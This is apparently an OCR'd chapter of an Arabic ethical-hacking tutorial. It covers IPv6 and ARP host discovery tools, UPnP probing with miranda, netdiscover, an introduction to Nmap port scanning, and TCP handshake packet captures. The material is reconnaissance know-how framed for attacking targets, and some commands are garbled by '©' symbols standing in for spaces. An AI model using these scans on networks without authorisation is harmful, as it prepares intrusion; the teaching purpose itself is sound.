Syntax: alive6 [-I srcip6] [-i file] [-o file] [-DM] [-p] [-F] [-e opt] [-s port
,..] [-a port,..] [-u port,..] [-W TIME] [-dlrvS] interface [unicast-or-multicas
t-address [remote-router]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
Options:
  -i file     check systems from input file
  -o file     write results to output file
  -M          enumerate hardware addresses (MAC) from input addresses (slow!)
  -D          enumerate DHCP address space from input addresses
  -p          send a ping packet for alive check (default)
  -e dst,hop send an errornous packets: destination (default), hop-by-hop
  -s port,port,..  TCP-SYN packet to ports for alive check
  -a port,port,..  TCP-ACK packet to ports for alive check
  -u port,port,..  UDP packet to ports for alive check
  -d          DNS resolve alive ipv6 addresses
  -n number   how often to send each packet (default: local 1, remote 2)
  -W time     time in ms to wait after sending a packet (default: 1)
  -S          slow mode, get best router for each remote target or when proxy-NA
  -I srcip6   use the specified IPv6 address as source
  -l          use link-local address instead of global address
  -v          verbose (twice: detailed information, thrice: dumping all packets)
```

هذه الأداة تستخدم في تبين العناوين التي على قيد الحياة التي تستخدم عناوين **IPv6**. إذا قمت بتحديد جهاز التوجيه عن بعد (**Remote router**)، فيتم إرسال الحزم مع رأس التوجيه (**routing header prefixed by fragmentation**).

لكن ما يهمنا هنا هو استخدامه في ارسال حزمة **ICMP6** وذلك كالاتى:

```
# alive6 eth1
Warning: unprefered IPv6 address had to be selected
Alive: fe80::20c:29ff:fe97:320f
Found 1 system alive
```

- **arping**

كما ذكرنا من قبل ان الأداة **Ping** تعمل على ارسال حزم من النوع **ICMP request** وذلك للإجابة على السؤال "هل المضيق في وضع العمل ام لا؟" ولكن هنا الأداة **arping** تقوم بنفس عمل الأداة **ping** ولكن تقوم بارسال حزمة **ARP** (بروتوكول مستخدم في البحث عن ال **MAC Address** للأجهزة الموجودة في الشبكة الداخلية عن طريق ال **IP Address**) على عكس حزمة **Ping** وذلك عم طريق استخدام عنوان **IP** للمصدر.

الأداة المساعدة **arping** يرسل حزم **ARP** إلى المضيف المحدد ثم يقوم بعرض الناتج. المضيف (**host**) يكون محدد اما عن طريق عنوان **IP** الخاص به او عنوان **MAC** الخاص به.

مثال كالاتى:

```
root@jana:~# arping -c 4 192.168.16.70
ARPING 192.168.16.70
60 bytes from 00:1e:ec:af:fb:65 (192.168.16.70): index=0 time=40.039 usec
60 bytes from 00:1e:ec:af:fb:65 (192.168.16.70): index=1 time=17.070 usec
60 bytes from 00:1e:ec:af:fb:65 (192.168.16.70): index=2 time=17.070 usec
60 bytes from 00:1e:ec:af:fb:65 (192.168.16.70): index=3 time=16.946 usec

--- 192.168.16.70 statistics ---
4 packets transmitted, 4 packets received,   0% unanswered (0 extra)
root@jana:~#
```

هنا استخدمنا التعبير [**-c**] والذي يحدد كمية الحزم التي تريد ارسالها ولنفرض اننا هنا استخدمنا 4 والتي تعنى ارسال 4 حزم من النوع **ARP**. نستخدم أيضا الخيار **–i** لتحديد كارت الشبكة التي سوف يتم الارسال منها.

ملحوظه: هذا البروتوكول يعمل في الشبكة المحلية.

- **detect-new-ip-6**

اداه من أدوات **THC-IPV6-ATTACK-TOOLKIT** تستخدم للكشف عن عناوين **IPv6** الجديد المنضمة إلى الشبكة المحلية.

```
root@jana:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
```

- **detect_sniffer6**

اداه من أدوات **THC-IPV6-ATTACK-TOOLKIT** تستخدم في اختبار النظام على كارت **LAN** المحلي لكشف إذا حدث له عملية **sniffing** ام لا. يعمل مع ويندوز، لينوكس، نظام التشغيل **BSD**. إذا لم يتم تحديد الهدف، يتم استخدام عنوان الارتباط المحلي، والتي نادرا ما يستخدم ولكنه يعمل.

```
root@jana:~# detect_sniffer6 eth0
Sending sniffer detection packets to ff02::1
No packets received, no vulnerable system seems to be sniffing.
root@jana:~#
```

- **inverse_lookup6**

هي اداه من أدوات **THC-IPV6-ATTACK-TOOLKIT** ينفذ استعلام عنوان معكوس(**inverse address query**) ، للحصول على عناوين **IPv6** التي تم تعيينها إلى عنوان **MAC**. لاحظ أن عددا قليلا فقط من الأنظمة التي تدعم هذا الموضوع حتى الآن.

#inverse_lookup6©interface©mac-address

- **miranda**

Miranda هي الأداة التي تستخدم بروتوكول **UPnP (universal plug and play)** لفحص المودم الهدف (إذا وجدت بعض الجدران النارية والموجهات **router**التي تقوم بتشغيل هذا البروتكول فإنها عرضه للقرصنة. قبل العمل مع **miranda** يجب أن يكون لديك معرفة ب **UPnP**.

دعم التركيب والتشغيل العالمي (بالإنجليزية: Universal Plug and Play)، اختصارا (UPnP)، هي مجموعة من المعايير المطبقة لتسهيل وصل الأجهزة الرقمية مع بعضها سلكياً أو ضمن شبكة المنزل اللاسلكية لإنجاز الأعمال المعتادة. صمم الـ **UPnP** ليطبق على

الجوالات وأجهزة الحاسب وطرفياته وأجهزة التلفاز. ففي الجوالات تسهل تقنية الـ **UPnP** من ربط الجوال مع التلفاز والحاسب ومشاركة محتوياتها (كالصور وملفات الفيديو والموسيقا) لاسلكيا اعتماداً على تقنية الـ **Wi-Fi**.

يتم تشغيل هده الأداة عن طريق كتابة الامر **miranda** في الطرفية (**terminal**) فندخل الى **interactive mode** والتي فيه يتغير علامة المحث الى (**upnp>**) كالاتى:

```
root@jana:~# miranda
upnp> 
```

نكتب التعبير **msearch** وذلك للبحث عن جميع الأجهزة (**device**) الذي تملك منافذ مفتوحة لل **upnp** كالاتى:

```
upnp> msearch

Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop...

****************************************************************
SSDP reply message from 192.168.16.70:2869
XML file is located at http://192.168.16.70:2869/upnphost/udhisapi.dll?content=u
uid:16cb31f6-3c07-446f-a847-9e94ff7bbecc
Device is running Microsoft-Windows/6.3 UPnP/1.0 UPnP-Device-Host/1.0
****************************************************************
```

التعبير **host info 0** يعطيك الكثير من المعلومات عن الهدف مثل الاسم، البروتوكول، نوع السيرفر، و**UPnP SERVER**.اما التعبير **host get 0** يستخدم لجمع المعلومات عن الهدف.

Host summary 0 لعرض قائمه بالمعلومات بالتفاصيل عن الهدف بعد أداء **host get 0**.

- **netdiscover**

Netdiscover هو أداه من ادوات الشبكة التي وضعت أساسا للشبكات اللاسلكية التي لا تملك خوادم **DHCP**، على الرغم من ذلك فأنه يعمل أيضا على اكتشاف الشبكات السلكية. يرسل طلبات **ARP** وينتظر الرد. هذه الأداة تسمح لنا بجمع معلومات بسرعة عن عنوان **IP** على شبكة معينة وكما قلنا سابقا فإنها تعمل في الشبكات اللاسلكية التي ليس لديها أي ملقم **DHCP**.

```
root@jana:~# netdiscover -help
Netdiscover 0.3-beta7 [Active/passive arp reconnaissance tool]
Written by: Jaime Penalba <jpenalbae@gmail.com>

Usage: netdiscover [-i device] [-r range | -l file | -p] [-s time] [-n node] [-c count] [-f] [-d] [-S] [-P] [-C]
  -i device: your network device
  -r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8
  -l file: scan the list of ranges contained into the given file
  -p passive mode: do not send anything, only sniff
  -F filter: Customize pcap filter expression (default: "arp")
  -s time: time to sleep between each arp request (miliseconds)
  -n node: last ip octet used for scanning (from 2 to 253)
  -c count: number of times to send each arp reques (for nets with packet loss)
  -f enable fastmode scan, saves a lot of time, recommended for auto
  -d ignore home config files for autoscan and fast mode
  -S enable sleep time supression betwen each request (hardcore mode)
  -P print results in a format suitable for parsing by another program
  -L in parsable output mode (-P), continue listening after the active scan is completed

If -r, -l or -p are not enabled, netdiscover will scan for common lan addresses.
root@jana:~# 
```

مثال كالاتى:

يمكن استخدامه في فحص جميع الشبكات المرتبطة بك سواء سلكيه او لا سلكيه بطريقه اليه وذلك بكتابة الامر **netdiscover** بدون أي تعبيرات كالاتى فيكشف جميع الشبكات المتاحة لك:

```
 Currently scanning: 172.23.31.0/16   |   Screen View: Unique Hosts

 97 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 5820
 _____________________________________________________________________________
   IP            At MAC Address      Count  Len   MAC Vendor
 -----------------------------------------------------------------------------
 172.16.11.9     00:90:27:b7:e9:3c    08    480   INTEL CORPORATION
 192.168.16.70   00:1e:ec:af:fb:65    43    2580   COMPAL INFORMATION (KUNSHAN) CO.,
 192.168.16.1    00:05:b4:04:78:b0    35    2100   Aceex Corporation
 192.168.16.71   00:30:67:0f:af:4f    09    540   BIOSTAR MICROTECH INT'L CORP.
 172.16.11.69    00:90:27:b7:e9:3c    01    060   INTEL CORPORATION
 172.16.11.105   00:90:27:b7:e9:3c    01    060   INTEL CORPORATION
```

نلاحظ هنا انه وجد مجموعه من الشبكات حيث مجموعة العناوين الأتية **(192.168.16.70 – 192.168.16.71 – 192.168.16.10)** تمثل الشبكة المحلية السلكية الخاصة بي. اما عناوين **IP** الأخرى تمثل الشبكات لا سلكيه الأخرى.

يمكن تحديد نطاق الشبكة التي تريد فحصها باستخدام الخيار (**-r**) كالاتى:

#netdiscover©-i©wlan0©-r©192.168.1.0/24 (Scan a class C network, to see which hosts are up)
#netdiscover©-i©wlan0 -r©10.0.0.0/8 (Scan a class A network, trying to find network addresses)

التعبير (**-i**) لتحديد كارت الشبكة الذي سوف يتم عملية البحث من خلاله.

- **passive_discovery6**

اداه أخرى من أدوات **HC-IPV6-ATTACK-TOOLKIT**. تعمل على فحص الشبكة لإيجاد أي من الأجهزة ذات عناوين **IPv6**. عند كتابتها بدون أي تعبير تعمل على عرض جميع التعبيرات المستخدمة معها.

```
root@jana:~# passive_discovery6
passive_discovery6 v2.0 (c) 2012 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: passive_discovery6 [-Ds] [-m maxhop] [-R prefix] interface [script]

Options:
 -D          do also dump destination addresses (does not work with -m)
 -s          do only print the addresses, no other output
 -m maxhop   the maximum number of hops a target which is dumped may be away.
             0 means local only, the maximum amount to make sense is usually 5
 -R prefix   exchange the defined prefix with the link local prefix

Passivly sniffs the network and dump all client's IPv6 addresses detected.
Note that in a switched environment you get better results when additionally
starting parasite6, however this will impact the network.
If a script name is specified after the interface, it is called with the
detected ipv6 address as first and the interface as second option.
```

- **thcping6**

اداه أخرى من أدوات **HC-IPV6-ATTACK-TOOLKIT**. مع **thcping6** يمكننا صياغة حزمة **ICMPv6** مخصصة، أي القدرة على تكوين أي مجال تقريبا في الرأس، على الأقل أكثر ها أهمية. عند كتابتها بدون أي تعبير تعمل على عرض جميع التعبيرات المستخدمة معها.

الصيغة العامة:

thcping6 <options> <interface> <source-ipv6> <destination-ipv6>

3.3 فحص المنافذ المفتوحة (CHECK FOR OPEN PORTS)

الآن لديك قائمة من الأهداف، ونحن يمكننا أن نستمر في عملية الفحص لدينا عن طريق فحص المنافذ لكل من عناوين **IP** التي وجدنها. الهدف الأساسي من عملية فحص المنافذ (**port scanning**) هو تحديد أي من المنافذ مفتوحة وتحديد ما هي الخدمات المتاحة على النظام المستهدف. الخدمة هي وظيفة أو مهمة محددة يقوم بها الكمبيوتر مثل بروتوكول البريد الإلكتروني، ونقل الملفات(**FTP**) ، والطباعة، أو تقديم صفحات الويب. فحص المنافذ هو مثل الطرق على مختلف الابواب والنوافذ الخاص بمنزل ما لرؤية من سوف يجيب عليك. على سبيل المثال إذا كان المنفذ 80 مفتوح، فانه يمكننا محاولة الاتصال بهذا المنفذ/البورت وفى كثير من الأحيان الحصول على معلومات محددة حول خادم الويب الذي يستخدم هذا المنفذ. هناك 65،536 (0-65،535) من المنافذ الموجودة على كل كمبيوتر. البورتات/المنافذ يمكنها أن تكون إما منافذ (**TCP**) **transmission control protocol** أو**user datagram protocol (UDP)** اعتمادا على الخدمة المستفادة من هذا المنفذ/البورت أو طبيعة الاتصالات التي تحدث على المنفذ.


نحن نفحص أجهزة الكمبيوتر لمعرفة ما هي المنافذ/البورتات المستخدمة أو المفتوحة. هذا يعطينا صورة أفضل للغرض من هذا الجهاز، والتي، بدورها، يعطينا فكرة أفضل حول كيفية مهاجمته.

إذا كان عليك أن تختار وسيلة واحدة فقط لإجراء فحص المنافذ، فإنك بلا شك سوف تختار**Nmap** . **Nmap** تمت كتابته بواسطة غوردون "فيودور" ليون ومتاح مجانا في **www.insecure.org**. بنيت في العديد من توزيعات لينكس بما في ذلك كالي. على الرغم من أنه من الممكن تشغيل **Nmap** مع واجهة المستخدم الرسومية (**GUI**)، ولكننا سوف نتعلم أيضا استخدامها عن طريق الطرفية (**terminal**).

الاشخاص الذين هم جداد في نظام الأمن والقرصنة كثيرا ما يسألون لماذا يجب علينا أن تعلم استخدام سطر الأوامر بدلا من الاعتماد على واجهة المستخدم الرسومية. نفس الناس غالبا ما يشكون من أن استخدام سطر الاوامر ليست سهلة. الرد بسيط جدا. اولا، انا استخدام الأداة في سطر الأوامر سوف يسمح لك لمعرفة المفاتيح والخيارات التي تغيير سلوك الاداة الخاصة بك. هذا يمنحك المزيد من المرونة وتحكم أكثر تفصيلا، وفهم أفضل للأداة التي تقوم بتشغيلها. أخيرا، سطر الأوامر يمكن كتابتها بسهولة مما يسمح لنا بتمديد وتوسيع وظيفة الأداة الأصلية. **Scripting** و**automation** تصبح المفتاح عندما تريد دفع المهارات الخاصة بك إلى المستوى التالي.

تذكر فيلم **swordfish** حيث قام هيو جاكمان بإنشاء فيروس؟ هو يرقص ويشرب الخمر، وعلى ما يبدو قام ببناء الفيروس رسوميا، أي يحركها واجهة المستخدم الرسومية. هذه النقطة هي أن هذه ليست واقعية.
معظم الناس الذين هم جداد في عالم القرصنة يستخدمون واجهة المستخدم الرسومية كثيرا. أي أن استخدامه للكمبيوتر منحصر في سطح المكتب والتحكم بالماوس والشاشة. على الرغم من أن هذا السيناريو ممكن، فإنه نادرا ما يحدث. حيث في معظم الوظائف، سوف يكون هدفك الرئيسي الحصول على صلاحيات **admin** في بيئة الشل أو الوصول متسترا (**backdoor**) إلى الجهاز. هذه الشل (سطر الأوامر في الويندوز او الترمنال في اللينكس) هي المحطة التي تسمح لك بالسيطرة على جهاز الكمبيوتر المستهدف من سطر الأوامر. يجب عليك ان تنظر وتشعر كما تفعل الترمنال او سطر الأوامر التي تعمل عليها، باستثناء سطر الأوامر عن بعد (**remote shell**) حيث يسمح لك بإدخال الأوامر على محطة جهاز الكمبيوتر الخاص بك، ثم تنفيذها على الجهاز المستهدف. تعلم كتابة سطر الأوامر من الأدوات الخاص أمر بالغ الأهمية لأنه بمجرد أن يكون لديك السيطرة على الجهاز، سوف تحتاج إلى تحميل الأدوات الخاصة بك والتفاعل مع الهدف من خلال سطر الأوامر، وليس من خلال واجهة المستخدم الرسومية.
عندما نقوم بإجراء فحص للمنافذ/البورتات، فإننا نقوم بإنشاء حزمة وإرسالها إلى كل المنافذ المهمة على الجهاز. والهدف هو تحديد ما هو نوع الاستجابة التي نحصل عليها من المنفذ الهدف. أنواع مختلفة من المنافذ يتم فحصها تنتج نتائج مختلفة. من المهم أن نفهم نوع الفحص الذي تقوم بتشغيله فضلا عن الناتج المتوقع من هذا الفحص.
ملحوظه: فحص المنافذ هو عملية التحقق من وجود منافذ TCP أو UDP مفتوحة على الجهاز. ولكن يرجى ملاحظة أن عملية فحص المنافذ غير قانونية في العديد من البلدان، وينبغي ألا تجرى خارج المختبرات.

THE THREE-WAY HANDSHAKE



عندما يرغب اثنين من الأجهزة على أي شبكة معينة في التواصل باستخدام **TCP**، فإنها تفعل ذلك من خلال استكمال الثلاث مصافحات (**The Three – way handshake**). هذه العملية هي مشابهة جدا لمحادثة هاتفية (على الأقل قبل يعرف الشخص بهوية المتصل!) عندما تريد التحدث مع شخص ما، تلتقط الهاتف وتطلب الرقم، المتلقي يسمع رنين الهاتف ولكنه لا يعرف من المتصل ويقول "مرحبا؟"، المتصل الأصلي يقدم نفسه بالقول "مرحبا، معاك محمد طيبه!" في هذه الحالة، فإن المتلقي في كثير من الأحيان يعرف المتصل فيقول "أوه، مرحبا محمدا!" في هذه المرحلة كل من الطرفين لديه ما يكفي من المعلومات لمواصلة المحادثة كالمعتاد.
أجهزة الكمبيوتر تعمل بنفس الطريقة. عندما يريد جهازي كمبيوتر الحديث، يذهبون من خلال عملية مماثلة. يربط الكمبيوتر الأول إلى الكمبيوتر الثاني عن طريق إرسال حزمة **SYN** إلى رقم منفذ محدد. إذا كان الكمبيوتر الثاني يريد الاستماع (**listing**)، فانه سوف يستجيب بارسال حزمة **SYN/ACK**.
عندما يتلقى جهاز الكمبيوتر لأول **SYN/ACK**، فإنه يجيب مع حزمة **ACK**. عند هذه النقطة، يمكن للجهازين التواصل مع بعضهم بشكل طبيعي.
في مثالنا أعلاه "مثال الهاتف"، فان الطالب الأصلي يمثل هنا الجهاز الذي يرسل حزمة **SYN**. المتلقي الذي التقط الهاتف وقال "مرحبا؟" هو مثل حزمة **SYN/ACK** والمتصل الأصلي قام بتعريف نفسه هو مثل حزمة **ACK**. **عند اغلاق الاتصال فيتم ذلك عن طريق ارسال حزمة FIN او RST**

كيفية انشاء اتصال TCP؟(ESTABLISHING A TCP CONNECTION)

كما ناقشنا سابقا، يتم تأسيس اتصال **TCP** على أساس الثلاث مصافحات (**The Three way handshake**). فمن الواضح من اسم الأسلوب الصدد أن يتم إنجاز إنشاء الاتصال في ثلاث خطوات رئيسية.
المصدر: http://support.microsoft.com/kb/172983

يظهر التسلسل التالي عملية تأسيس اتصال TCP كالاتى: -

- **Frame 1**

كما ترون في الإطار الأول، فان العميل **NTW3**، يرسل الجزء **SYN** (**TCP ...S.**). SYN عباره عن رقم تسلسلي تم توليده من قبل العميل ثم يرسله إلى الملقم للمزامنة (**synchronize sequence numbers**). وهو عباره عن العدد الأولي للتسلسل (**ISN** {**Initial Number Sequence**})، والذي يقدر بمقدار [**1,8221821+1=8221822**]، والتي يتم إرسالها إلى الملقم. لتهيئة اتصال بين العميل والخادم يجب مزامنة أرقام التسلسل هذه مع بعضهم البعض. هناك أيضا خيار **Maximum Segment Size (MSS)** الذي سيتم تعيينه، والذي تم تعريفه من قبل **length** (**len:4**). هذا الخيار يتصل ب **maximum segment size** الذي يريد المرسل الحصول عليها. المجال **ACK** يتم تعيينه إلى صفر (**ACK: 0**) لأن هذا هو الجزء الأول من عملية **The Three way handshake**.

```
1    2.0785 NTW3 --> BDC3 TCP ....S., len: 4, seq: 8221822-8221825, ack: 0,
win: 8192, src: 1037  dst:  139 (NBT Session)  NTW3 -->  BDC3 IP

TCP: ....S., len: 4, seq: 8221822-8221825, ack: 0, win: 8192, src: 1037
dst:  139 (NBT Session)

   TCP: Source Port = 0x040D
   TCP: Destination Port = NETBIOS Session Service
   TCP: Sequence Number = 8221822 (0x7D747E)
   TCP: Acknowledgement Number = 0 (0x0)
   TCP: Data Offset = 24 (0x18)
   TCP: Reserved = 0 (0x0000)
   TCP: Flags = 0x02 : ....S.

      TCP: ..0..... = No urgent data
      TCP: ...0.... = Acknowledgement field not significant
      TCP: ....0... = No Push function
      TCP: .....0.. = No Reset
      TCP: ......1. = Synchronize sequence numbers
      TCP: .......0 = No Fin

   TCP: Window = 8192 (0x2000)
   TCP: Checksum = 0xF213
   TCP: Urgent Pointer = 0 (0x0)
   TCP: Options

         TCP: Option Kind (Maximum Segment Size) = 2 (0x2)
         TCP: Option Length = 4 (0x4)
         TCP: Option Value = 1460 (0x5B4)

   TCP: Frame Padding

00000:  02 60 8C 9E 18 8B 02 60 8C 3B 85 C1 08 00 45 00   .`.....`.;....E.
00010:  00 2C 0D 01 40 00 80 06 E1 4B 83 6B 02 D6 83 6B   .,..@....K.k...k
00020:  02 D3 04 0D 00 8B 00 7D 74 7E 00 00 00 00 60 02   .......}t~....`.
00030:  20 00 F2 13 00 00 02 04 05 B4 20 20                 .........
```

- **Frame 2**

في الإطار الثاني، الخادم **BDC3**، يرسل **ACK** و**SYN** على هذا القطاع (**TCP. A.. S**). في هذا الجزء الخادم يقبل الطلب (**SYN**)من العميل للتزامن. في نفس الوقت، الخادم يرسل أيضا طلب (**ACK**)إلى العميل. هذا الطلب هو عباره عن الرقم التسلسل SYN الذي أرسل من قبل العميل مضافا اليه واحد وهذا يسمى **ACK** (**Acknowledgement number**). من مثالنا هنا فانه يعادل (8221823).
Acknowledgement number هو اثبات فقط للعميل على أن **ACK** تقتصر فقط على **SYN** التي انشائها العميل.

```
2   2.0786 BDC3 --> NTW3  TCP .A..S., len: 4, seq: 1109645-1109648, ack:
8221823, win: 8760, src: 139 (NBT Session)  dst: 1037 BDC3 --> NTW3  IP

TCP: .A..S., len:    4, seq:   1109645-1109648, ack:   8221823, win: 8760,
src:  139 (NBT Session)  dst: 1037

   TCP: Source Port = NETBIOS Session Service
   TCP: Destination Port = 0x040D
   TCP: Sequence Number = 1109645 (0x10EE8D)
   TCP: Acknowledgement Number = 8221823 (0x7D747F)
   TCP: Data Offset = 24 (0x18)
   TCP: Reserved = 0 (0x0000)
   TCP: Flags = 0x12 : .A..S.

      TCP: ..0..... = No urgent data
      TCP: ...1.... = Acknowledgement field significant
      TCP: ....0... = No Push function
      TCP: .....0.. = No Reset
      TCP: ......1. = Synchronize sequence numbers
      TCP: .......0 = No Fin

   TCP: Window = 8760 (0x2238)
   TCP: Checksum = 0x012D
   TCP: Urgent Pointer = 0 (0x0)
   TCP: Options

         TCP: Option Kind (Maximum Segment Size) = 2 (0x2)
         TCP: Option Length = 4 (0x4)
         TCP: Option Value = 1460 (0x5B4)

   TCP: Frame Padding

00000:  02 60 8C 3B 85 C1 02 60 8C 9E 18 8B 08 00 45 00   .`.;...`......E.
00010:  00 2C 5B 00 40 00 80 06 93 4C 83 6B 02 D3 83 6B   .,[.@....L.k...k
00020:  02 D6 00 8B 04 0D 00 10 EE 8D 00 7D 74 7F 60 12   ...........}t`.
00030:  22 38 01 2D 00 00 02 04 05 B4 20 20               "8.-......
```

- **Frame 3**

في الإطار الثالث، يرسل العميل **ACK** في القطاع (**TCP .A....**). في هذا الجزء العميل، يقبل الطلب من الخادم للتزامن. يستخدم العميل خوارزمية نفس الخادم/الملقم في انشائه رقم الإقرار**(Acknowledgement number)** . اعتراف العميل بهذا الطلب المرسل من الملقم للتزامن يؤدى الى اكتمال عملية تأسيس اتصال يمكن الاعتماد عليه.

```
3   2.787 NTW3 --> BDC3  TCP .A...., len: 0, seq: 8221823-8221823, ack:
1109646, win: 8760, src: 1037  dst:  139 (NBT Session)  NTW3 --> BDC3  IP

TCP: .A...., len:    0, seq:   8221823-8221823, ack:   1109646, win: 8760,
src: 1037  dst:  139 (NBT Session)

   TCP: Source Port = 0x040D
   TCP: Destination Port = NETBIOS Session Service
   TCP: Sequence Number = 8221823 (0x7D747F)
   TCP: Acknowledgement Number = 1109646 (0x10EE8E)
   TCP: Data Offset = 20 (0x14)
   TCP: Reserved = 0 (0x0000)
   TCP: Flags = 0x10 : .A....

      TCP: ..0..... = No urgent data
      TCP: ...1.... = Acknowledgement field significant
      TCP: ....0... = No Push function
      TCP: .....0.. = No Reset
      TCP: ......0. = No Synchronize
```

```
    TCP: .......0 = No Fin

TCP: Window = 8760 (0x2238)
TCP: Checksum = 0x18EA
TCP: Urgent Pointer = 0 (0x0)
TCP: Frame Padding

00000:  02 60 8C 9E 18 8B 02 60 8C 3B 85 C1 08 00 45 00   .`.....`.;....E.
00010:  00 28 0E 01 40 00 80 06 E0 4F 83 6B 02 D6 83 6B   .(..@....O.k...k
00020:  02 D3 04 0D 00 8B 00 7D 74 7F 00 10 EE 8E 50 10   .......}t....P.
00030:  22 38 18 EA 00 00 20 20 20 20 20 20               "8....
```

(علامات TCP)TCP COMMUNICATION FLAGS

عن فحص راس حزمة **TCP** (**TCP Header**) في اتصال **TCP** القياسي فنجد انه يحمل بعض العلامات(**flages**). هذه العلامات تحكم العلاقة بين المضيفين، وإعطاء تعليمات إلى النظام. وفيما يلي علامات اتصال **TCP**:

(SYN): هو اختصار **Synchronization**. ويدل على رقم تسلسلي جديدة(**new sequence number**) عند ارساله او استقباله .

(ACK): هو اختصار ل **Acknowledgement**. هذا يعنى انه قبل الاتصال و هو عباره عن رقم التسلسل الخاص بالمضيف **SYN** مضافا الى واحد.

(PSH): هو اختصار ل **PUSH**. وتعنى ان النظام وافق وقبل الطلب ثم أعاد توجيه البيانات المخزنة.

(URG): هو اختصار ل **Urgent**. يرشد الى البيانات الواردة في الحزم التي يجب تجهيزها في أقرب وقت ممكن.

(FIN): هو اختصار ل **Finish**. وتعنى أنه لن يتم إرسال أي مزيد من الحزم إلى النظام البعيد.

(RST): هو اختصار ل **Reset**. وتعنى إعادة تعين الاتصال.

فحص **SYN** (**SYN scan**) يتعامل بشكل رئيسي مع ثلاثة من العلامات، وهي **SYN**، **ACK**، و**RST**. يمكنك استخدام هذه العلامات الثلاث لجمع المعلومات الغير قانونية من الخوادم أثناء عملية التعداد(**enumeration process**) .

إنشاء حزمة مخصصة باستخدام علامات TCP (CREATE CUSTOM PACKETS USING TCP FLAGS)


المصدر: http://www.colasoft.com

Colasoft Packet Builder هو أداة تسمح لك بإنشاء حزمة شبكة مخصصة ويسمح لك أيضا التحقق من الشبكة ضد الهجمات المختلفة. فإنه يسمح لك تحديد حزمة TCP من القوالب المتوفرة، وتغيير متغيراتها/معاملاتها في **decoder editor**، **hexadecimal editor**، أو **ASCII editor** لإنشاء الحزمة. بالإضافة إلى بناء الحزم، **Colasoft Packet Builder** يدعم أيضا حفظ الحزمة إلى ملف الحزم وإرسال الحزم إلى الشبكة.

